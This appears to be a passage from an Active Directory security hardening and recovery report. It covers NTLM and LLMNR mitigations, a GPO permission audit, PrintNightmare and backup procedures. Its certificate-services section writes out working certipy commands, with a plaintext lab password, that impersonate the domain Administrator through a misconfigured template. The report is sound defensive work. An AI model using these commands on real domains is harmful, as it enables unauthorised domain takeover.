


Figure 10.2: Permission Configuration

Validation and Testing

The following tests were performed to verify the effectiveness of the mitigation:

- **Null Session Enumeration:** Confirmed that anonymous enumeration attempts using `rpcclient` and `crackmapexec` are denied.
- **SMB Null Sessions:** Verified that unauthenticated SMB connections cannot access domain shares or object properties.
- **Kerberos Pre-authentication:** Validated that invalid usernames no longer produce different Kerberos errors, preventing user enumeration.

10.2 Password Spray and Lateral Movement Mitigation

Identified Risk

During the infrastructure assessment, several techniques were identified that could be leveraged in a password spray or lateral movement attack:

- **Kerberoasting:** Capturing and cracking service account tickets (SPNs) to gain elevated privileges.
- **LLMNR/NBT-NS Poisoning:** Exploiting name resolution vulnerabilities using tools like `Responder`.
- **NTLMv1 Downgrade and Relay Attacks:** Downgrading authentication protocols to relay NTLM credentials and gain remote control (e.g., using a Socks proxy).




Figure 10.3: Creation of the new GPO: Security Hardening - 4rji

Mitigation Actions

The following measures were implemented to mitigate these risks:

- Identified and removed unnecessary Service Principal Names (SPNs) to reduce the attack surface for Kerberoasting.
- Disabled **LLMNR** and **NBT-NS** protocols to prevent poisoning attacks.
- Enforced the exclusive use of **NTLMv2** authentication, blocking weaker NTLMv1 negotiations.
- Enabled **LDAP signing and channel binding** to protect against man-in-the-middle attacks during authentication.
- Implemented the **Protected Users** security group to restrict credential caching and enforce strict security policies for privileged accounts.

Configuration Evidence

The following screenshots illustrate the implementation of the security settings:




Figure 10.4: Enforcing NTLMv2 only: LAN Manager Authentication Level Policy Setting

10.3 Dangerous GPO Permissions Cleanup

Identified Risk

During a security audit of the Active Directory environment, it was discovered that improper permissions (specifically `WriteDACL`) were granted to non-administrative users on critical Group Policy Objects (GPOs).

`WriteDACL` permissions allow users to modify the Access Control List (ACL) of the object, which could enable them to escalate privileges, inject malicious settings, or create persistence mechanisms across the domain.

Detection Procedure


To detect unauthorized `WriteDACL` or `WriteOwner` permissions, we executed the following detection script, filtering out known administrative identities: detect-gpo-permissions.ps1

The detection results correctly identified the users `Brian` and `Frich` as having dangerous permissions:

```
[!] Potential Dangerous ACE Found:
GPO Name: Default Domain Policy
Identity: 4RJI-Mex1\Frich
Rights: WriteDacl
Access Type: Allow

[!] Potential Dangerous ACE Found:
GPO Name: Default Domain Policy
Identity: 4RJI-Mex1\Brian
Rights: WriteDacl
Access Type: Allow
PS C:\Users\Administrator>
```

Remediation

Following detection, the non-privileged accounts `Brian` and `Frich` were promptly removed from the delegation list of the `Default Domain Policy` GPO via the Group Policy Management Console (GPMC):



This action eliminated their ability to modify GPO security settings, significantly reducing the attack surface.

Conclusion

This exercise demonstrates the criticality of regularly auditing GPO permissions for improper delegations. Non-privileged users with sensitive permissions represent a major risk to domain security and must be corrected immediately.

10.4 PrintNightmare Vulnerability

Identified Risk

During the security audit of the `4rji.local` domain, it was found that the Print Spooler service was actively running on multiple critical servers, including `HAVI-MEX-T`. The PrintNightmare vulnerability (CVE-2021-34527) allows an attacker to execute remote code with SYSTEM privileges through the Print Spooler service, leading to potential full domain compromise if exploited on domain controllers or privileged servers.

Discovery and Testing

Using PowerShell enumeration, it was verified that the Print Spooler service was actively running on `HAVI-MEX-T`:

ad-printnightmare.ps1


```
PS C:\Users\Administrator> Import-Module ActiveDirectory
>>
>> # Obtener todos los equipos habilitados
>> $Computers = Get-ADComputer -Filter {Enabled -eq $true} -Properties Name | Select-Object -ExpandProperty Name
>>
>> foreach ($Computer in $Computers) {
>>     try {
>>         $service = Get-Service -ComputerName $Computer -Name Spooler -ErrorAction Stop
>>         Write-Host "$Computer - Spooler Status: $($service.Status)" -ForegroundColor Green
>>     } catch {
>>         Write-Host "$Computer - Cannot connect or service not found" -ForegroundColor Yellow
>>     }
>> }
>>
>>
HAVI-MEX-T - Spooler Status: Running
```

This confirmed that the server was vulnerable to potential PrintNightmare exploitation, exposing critical infrastructure to remote code execution risks.

Mitigation Actions

To remediate the issue, the following steps were taken:

- The Print Spooler service was manually set to **Disabled** on `HAVI-MEX-T` via the Services Management Console (`services.msc`).
- The service was immediately stopped to prevent any active exploitation.
- A Group Policy Object (GPO) was prepared to disable the Print Spooler service across all critical servers if needed in the future.



Conclusion

By disabling the Print Spooler service on sensitive systems, the attack surface was significantly reduced, effectively mitigating risks associated with the PrintNightmare vulnerability. Regular reviews of running services and patch management remain essential components of domain security hardening strategies.

10.5 Certificate Services Exploitation

Identified Risk

During the security assessment, a certificate template misconfiguration was detected that allowed unauthorized privilege escalation through Active Directory Certificate Services (ADCS). Specifically, the following weaknesses were identified:

- Templates with **ENROLLEE SUPPLIES SUBJECT** enabled.
- Permissions granted to **Domain Users**, allowing any authenticated user to request certificates.
- Absence of strong access restrictions on certificate issuance.

Detection and Enumeration

To identify vulnerable certificate templates, the following command was executed:

```
certipy find -u Frich@4rji.local -p 'Str0ngP@ssw0rdasdsad!2024' \
    -dc-ip 192.168.44.23 -vulnerable -stdout
```

Detected templates:

```
kali-thp 192.168.44.91 ~ certipy find -u Frich@4rji.local -p 'Str0ngP@ssw0rdasdsad!20
24' -dc-ip 192.168.44.23 -vulnerable -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for '4rji-HAVI-MEX-T-CA' via CSRA
[!] Got error while trying to get CA configuration for '4rji-HAVI-MEX-T-CA' via CSRA: CASession
Error: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for '4rji-HAVI-MEX-T-CA' via RRP
[*] Got CA configuration for '4rji-HAVI-MEX-T-CA'
[*] Enumeration output:
```

Further inspection revealed that the template allowed subjects to supply their own name during enrollment:

```
Certificate Templates
  0
    Template Name                       : 4rji-certificado
    Display Name                        : 4rji-certificado
    Certificate Authorities             : 4rji-HAVI-MEX-T-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
```

Additionally, it was confirmed that the enrollment permissions were granted broadly to Domain Users:

```
  Permissions
    Enrollment Permissions
      Enrollment Rights                 : 4RJI.LOCAL\Frich
                                          4RJI.LOCAL\Domain Admins
                                          4RJI.LOCAL\Domain Users
                                          4RJI.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                             : 4RJI.LOCAL\Administrator
      Write Owner Principals            : 4RJI.LOCAL\Domain Admins
```

Exploitation

Using the detected misconfiguration, a low-privileged user (`Frich`) was able to request a certificate impersonating the `Administrator` account:

```
certipy req -u Frich@4rji.local -p 'Str0ngP@ssw0rdasdsad!2024' \
-ca '4rji-HAVI-MEX-T-CA' -template '4rji-certificado' \
-upn 'Administrator@4rji.local' -dc-ip 192.168.44.23
```

Successful request:


```
kali-thp  192.168.44.91  ~  certipy req -u Frich@4rji.local -p 'Str0ngP@ssw0rdasdsad
!2024' \
  -ca '4rji-HAVI-MEX-T-CA' -template '4rji-certificado' \
  -upn 'Administrator@4rji.local' -sid 'S-1-5-21-XXXXXX-XXXXXX-XXXXXX-500' \
  -dc-ip 192.168.44.23
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with UPN 'Administrator@4rji.local'
[*] Certificate object SID is 'S-1-5-21-XXXXXX-XXXXXX-XXXXXX-500'
[*] Saved certificate and private key to 'administrator.pfx'
```

Remediation

The root cause of this vulnerability is the "Supply in the request" option enabled for the vulnerable template. To remediate:

- Disable **Supply in the request** and enforce the use of Active Directory attributes for subject naming.
- Restrict **Enrollment Permissions** to only necessary administrative groups.

Template configuration showing "Supply in the request":



Enforcing stricter settings significantly reduces the risk of unauthorized certificate enrollment and domain privilege escalation.

Conclusion

This vulnerability highlights the importance of strict access control over certificate templates. Misconfigurations like "ENROLLEE SUPPLIES SUBJECT" combined with overly permissive enrollment permissions can easily lead to full domain compromise.

Chapter 11

Backup and Recovery Plan

11.1 Backup Strategy

The backup and recovery strategy has been fully implemented across all operational sites to ensure data protection, service continuity, and rapid disaster recovery.

Each region (Main Site, MSP-C Operations, SA-Sales) maintains independent backups of critical infrastructure, including domain controllers, application nodes, and network appliance configurations.

The backup implementation is structured as follows:

- **Domain Controllers:** Daily incremental backups and weekly full system state backups, covering Active Directory, DNS, and DHCP configurations.
- **Application Servers (Coolify, Web Nodes, HAProxy):** Daily virtual machine snapshots, including application volumes and critical service configurations.
- **Firewall and Networking Devices:** Weekly configuration exports from Unifi systems and VPN gateway backups.

Backup storage utilizes a two-tier approach:

- **Local Storage:** Each site retains backups on internal secure storage systems, allowing fast restoration of recent data.
- **Remote Replication:** Backup datasets are securely transmitted over site-to-site VPN tunnels to alternate sites, ensuring geographic redundancy. For example, backups from the Main Site are replicated to MSP-C, and vice versa.

The implemented schedule is:

- Virtual Machine Snapshots: **Daily**
- Domain Controller Full Backups: **Weekly**
- Application and Web Configuration Backups: **Daily**
- Firewall and VPN Configuration Backups: **Weekly**

This backup plan guarantees that critical systems and configurations are preserved and readily recoverable. Cross-site replication minimizes the risk of data loss in the event of regional failures, maintaining business operations with minimal disruption.

11.2 Recovery Procedures

Specific recovery procedures have been defined and implemented to rapidly restore critical services and infrastructure components in the event of failure across the Main Site, MSP-C Operations, or SA-Sales locations.

Recovery priorities and methods are:

- **Domain Controllers (ForestDC, MSP-C-DC, SA-Sales-DC):** Full system state recovery is performed using the latest backup, ensuring Active Directory, DNS, and DHCP services are re-established first to restore internal authentication and network resolution across all sites.
- **Application Nodes (Coolify Nodes):** Virtual machine snapshots are restored to recover hosted Docker services. Coolify automatically redeploys application stacks once node availability is confirmed.
- **HAProxy balanacer :** Virtual Service configurations are reloaded from stored backup files to reinstate load balancing and failover operations, ensuring public and internal web services remain accessible.
- **Firewall and VPN Configurations (UDM-Pro Systems):** Backup configurations are restored to rebuild VLAN segmentation, ACLs, and site-to-site VPN tunnels, maintaining secure cross-site communication and WiFi security enforcement.
- **Cloudflare Tunnel Services:** Reconnection scripts are available to restore tunnels and DNS mappings rapidly if edge connectivity is disrupted.

The standardized recovery workflow is:

1. Immediate identification of failure via Unifi alerts, Grafana monitoring, or HAProxy statistics.
2. Isolation of affected nodes to prevent cascading failures.
3. Selection of the most recent validated backup or snapshot for recovery.
4. Restoration of domain services first, followed by application servers and then supporting services (load balancing, VPNs).
5. Verification of restored services via test user authentication, web service access checks, and internal DNS resolution tests.
6. Documentation of the incident and corrective actions taken for auditing and future improvement.

This approach ensures that critical systems such as user authentication, web applications, and network connectivity are restored in a prioritized and controlled manner, minimizing business impact and service disruption.

11.3 Disaster Recovery

A comprehensive disaster recovery (DR) strategy has been established to ensure business continuity in the event of complete site failure, major service outages, or catastrophic events affecting infrastructure.

The disaster recovery model is distributed across the three operational sites: Main Site (Querétaro), MSP-C Operations (Chicago), and SA-Sales (CDMX), leveraging cross-site replication, VPN connectivity, and distributed application nodes.

The core disaster recovery mechanisms are:

- **Cross-Site Backup Replication:** Backup data from each site is securely transmitted to alternate sites over site-to-site VPN tunnels, ensuring that full system images and critical configurations are available for recovery at remote locations.
- **Active Directory Redundancy:** Multiple domain controllers exist across the regions (ForestDC, MSP-C-DC, SA-Sales-DC), maintaining AD availability even if one site becomes unreachable.
- **Application Node Resilience:** Coolify nodes are independently deployed in each site, allowing for rapid redeployment of containerized services to alternate nodes in case of primary node failure.
- **Load Balancer Failover:** HAProxy configurations are backed up, enabling the reconstruction of Virtual Services in different regions if needed.
- **Cloudflare Tunnel Agility:** Tunnels can be reassigned to alternate application nodes dynamically, preserving public service availability even during site failure without the need for direct firewall exposure.
- **Firewall and VPN Recovery:** Unifi backups allow for rapid recreation of VLANs, ACLs, and VPN settings to restore secure internal connectivity.

In the event of disaster:

1. Traffic is rerouted through alternate sites using Cloudflare DNS updates.
2. Essential domain services are restored from backup or failover domain controllers.
3. Coolify redeploys necessary applications on available nodes.
4. VPN and firewall services are reestablished to maintain internal secure communications.
5. Monitoring tools (Grafana, Unifi) confirm the restoration of services and network stability.

The distributed design and automated redeployment strategies allow service continuity even in major failure scenarios, minimizing downtime and maintaining user accessibility.

Chapter 12

Maintenance Procedures / SOPs


12.1 Routine Maintenance

Routine maintenance procedures are critical to ensure the ongoing stability, security, and performance of the infrastructure deployed across all operational sites.

The following tasks are performed on a scheduled basis:

- **System Updates:** Domain controllers, application servers (Coolify nodes), and HAProxy load balancers receive monthly operating system patches and security updates to prevent vulnerabilities.
- **Snapshot Management:** Virtual machine snapshots are reviewed weekly. Old snapshots are pruned to free storage and reduce snapshot chain risks.
- **Firewall and VPN Review:** Unifi firewall rules, ACLs, and site-to-site VPN configurations are audited quarterly to ensure compliance with access policies and operational needs.
- **Backup Verification:** Backup jobs are monitored daily, and test restores are performed quarterly to verify data integrity and validate recovery procedures.
- **Monitoring and Alerts:** Grafana dashboards and Unifi alerts are reviewed weekly to identify anomalies in traffic patterns, server loads, and tunnel status.
- **Cloudflare Tunnel Health Checks:** Tunnel connections are tested monthly to ensure reliable external access to internal services.

Routine maintenance ensures proactive identification of issues, reduces service disruptions, and extends the operational life of critical systems.



12.2 Emergency Procedures

Emergency procedures are in place to ensure rapid recovery and minimal service disruption in case of critical system failures, security incidents, or site-wide outages.

In the event of an emergency, the following immediate actions are taken:

- **Site-to-Site VPN Failure:** Site connectivity is restored by re-establishing VPN tunnels through the Unifi management console. Backup configurations are applied if necessary to rebuild secure links.
- **Domain Controller Outage:** Affected domain controllers are restored using the latest full system state backup. Authentication services are redirected to available backup domain controllers if needed.
- **Cloudflare Tunnel Disruption:** New tunnels are created or re-linked through Cloudflare's dashboard to maintain public service availability. DNS records are updated dynamically if endpoint changes are required.
- **Application Node Failure (Coolify):** Virtual machine snapshots are restored, and Coolify redeploys critical services and containers from predefined stacks.
- **Firewall or Network Device Failure:** Unifi backup configurations are restored to recover VLANs, ACLs, WiFi security settings, and firewall rules.

All emergency events are logged, including root cause analysis, actions taken, and recovery times. Post-incident reports are used to improve resilience and update procedures as needed.

Chapter 13


Conclusion

13.1 Project Summary

